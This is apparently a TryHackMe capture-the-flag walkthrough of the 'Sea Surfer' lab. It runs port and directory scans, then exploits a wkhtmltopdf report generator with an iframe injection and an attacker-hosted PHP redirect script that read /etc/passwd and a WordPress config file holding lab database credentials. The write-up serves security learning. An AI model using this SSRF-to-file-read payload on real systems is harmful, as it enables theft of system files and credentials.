Sea Surfer

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.128.171

Lets try pinging it real quick

```
ping 10.10.128.171 -c 5
```

```
PING 10.10.128.171 (10.10.128.171) 56(84) bytes of data.
64 bytes from 10.10.128.171: icmp_seq=1 ttl=60 time=170 ms
64 bytes from 10.10.128.171: icmp_seq=2 ttl=60 time=153 ms
64 bytes from 10.10.128.171: icmp_seq=3 ttl=60 time=170 ms
64 bytes from 10.10.128.171: icmp_seq=4 ttl=60 time=234 ms
64 bytes from 10.10.128.171: icmp_seq=5 ttl=60 time=159 ms

--- 10.10.128.171 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 153.474/177.347/234.181/29.114 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.128.171 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.128.171 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-02 22:01 IST
Warning: 10.10.128.171 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.128.171
Host is up (0.15s latency).
Not shown: 65239 closed tcp ports (conn-refused), 294 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Very common port open lets try an aggressive on this

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.128.171 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.128.171 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-02 22:04 IST
Nmap scan report for 10.10.128.171
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 87:e3:d4:32:cd:51:d2:96:70:ef:5f:48:22:50:ab:67 (RSA)
|   256 27:d1:37:b0:c5:3c:b5:81:6a:7c:36:8a:2b:63:9a:b9 (ECDSA)
|_  256 7f:13:1b:cf:e6:45:51:b9:09:43:9a:23:2f:50:3c:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 87:e3:d4:32:cd:51:d2:96:70:ef:5f:48:22:50:ab:67 (RSA)
| 256 27:d1:37:b0:c5:3c:b5:81:6a:7c:36:8a:2b:63:9a:b9 (ECDSA)
|_ 256 7f:13:1b:cf:e6:45:51:b9:09:43:9a:23:2f:50:3c:94 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So it looks like the default page here lets see a request here

```
curl -I 10.10.128.171

HTTP/1.1 200 OK
Date: Mon, 02 Sep 2024 16:36:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sun, 17 Apr 2022 18:54:09 GMT
ETag: "2aa6-5dcde2b3f2ff9"
Accept-Ranges: bytes
Content-Length: 10918
Vary: Accept-Encoding
X-Backend-Server: seasurfer.thm
Content-Type: text/html
```

Look at the `X-Backend-Server` here lets add this in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25     greenhorn.htb
192.168.110.76  symfonos.local
192.168.110.101 breakout
10.10.235.31    cyberlens.thm
10.10.236.168   bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
10.10.11.28     sea.htb
10.10.11.13     runner.htb      TeamCity.runner.htb
10.10.11.27     itrc.ssg.htb    resource.htb    signserv.
10.10.11.11     board.htb       crm.board.htb
10.10.10.245    cap.htb
10.10.11.30     monitorsthree.htb
10.10.191.210   olympus.thm     chat.olympus.thm
10.10.11.254    skyfall.htb     demo.skyfall.htb        p
10.10.254.36    seasurfer.thm
~
```

Alright lets do some vhost and directory fuzzing next

> ⚠ IP address change here
>
> So i had to restart the machine as i was not able to ping it anymore os from this point IP address is changed to 10.10.85.102

VHOST and Directory Fuzzing :

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://seasurfer.thm/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://seasurfer.thm/FUZZ -t 200
       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://seasurfer.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 153ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 152ms]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 159ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1534ms]
a                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 197ms]
A                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 313ms]
about                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 629ms]
About                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 695ms]
                        [Status: 200, Size: 81623, Words: 4770, Lines: 447, Duration: 3164ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1280ms]
atom                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1695ms]
B                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1476ms]
b                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1827ms]
bl                      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3489ms]
Blog                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3509ms]
blog                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3755ms]
c                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5100ms]
C                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 6809ms]
:: Progress: [4614/4614] :: Job [1/1] :: 9 req/sec :: Duration: [0:07:00] :: Errors: 3904 ::
```

Directories

```
0 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1534ms]
a [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 197ms]
A [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 313ms]
about [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 629ms]
About [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 695ms]
[Status: 200, Size: 81623, Words: 4770, Lines: 447, Duration:
3164ms]
admin [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1280ms]
atom [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1695ms]
B [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1476ms]
b [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1827ms]
bl [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3489ms]
Blog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3509ms]
blog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3755ms]
```

```
  c [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5100ms]
  C [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 6809ms]
```

Looks like a wordpress site also one more directory i found using the big.txt in seclists under web-content that was adminer

```
/adminer
```

VHOST

So i ran teh VHOST this time and didnt discover nothing but last time i found internal as one of the vhost lets add that to /etc/hosts


```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25     greenhorn.htb
192.168.110.76  symfonos.local
192.168.110.101 breakout
10.10.235.31    cyberlens.thm
10.10.236.168   bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
10.10.11.28     sea.htb
10.10.11.13     runner.htb      TeamCity.runner.htb
10.10.11.27     itrc.ssg.htb    resource.htb    signserv.ssg.htb
10.10.11.11     board.htb       crm.board.htb
10.10.10.245    cap.htb
10.10.11.30     monitorsthree.htb
10.10.191.210   olympus.thm     chat.olympus.thm
10.10.11.254    skyfall.htb     demo.skyfall.htb        prd23-s3-back
10.10.85.102    seasurfer.thm   internal.seasurfer.thm
~
~
```

Alright lets get to this web application now


Web Application

Default page :

Alright lets try this /adminer page first




So we can login in the database from here lets try this internal.seasurfer.thm




So a page to generate report

Gaining Access :

So lets generate a report here real quick



We might have a SSRF here lets try to inject some HTML to test



And indeed we do have SSRF here
To exploit this we are gonna conver this into a LFI here


On more thing is I can point out here is if u run exiftool on this u will see wkhtmltopdf 0.12.5 which is vulnerable to this trick of conversion of SSRF to LFI

First make a php script on your system like this and host a PHP server

```
cat exfiltrate.php
<?php header('location:file://'.$_REQUEST['x']); ?>

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Sea Surfer git:(main)±4
php -S 0.0.0.0:9001
[Mon Sep  2 22:47:07 2024] PHP 8.3.11 Development Server (http://0.0.0.0:9001) started
```

So now lets inject this payload for LFI

```
<iframe height="2000" width="800" src="http://10.17.94.2:9001/exfiltrate.php?x=/etc/passwd"></iframe>
```



Got LFI now i didnt really find anything useful like .ssh files of user kyle but it was a wordpress site lets see the config here


```
<iframe height="2000" width="800" src="http://10.17.94.2:9001/exfiltrate.php?x=/var/www/wordpress/wp-config.php"></iframe>
```

```
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wordpressuser' );

/** Database password */
define( 'DB_PASSWORD', 'coolDataTablesMan' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

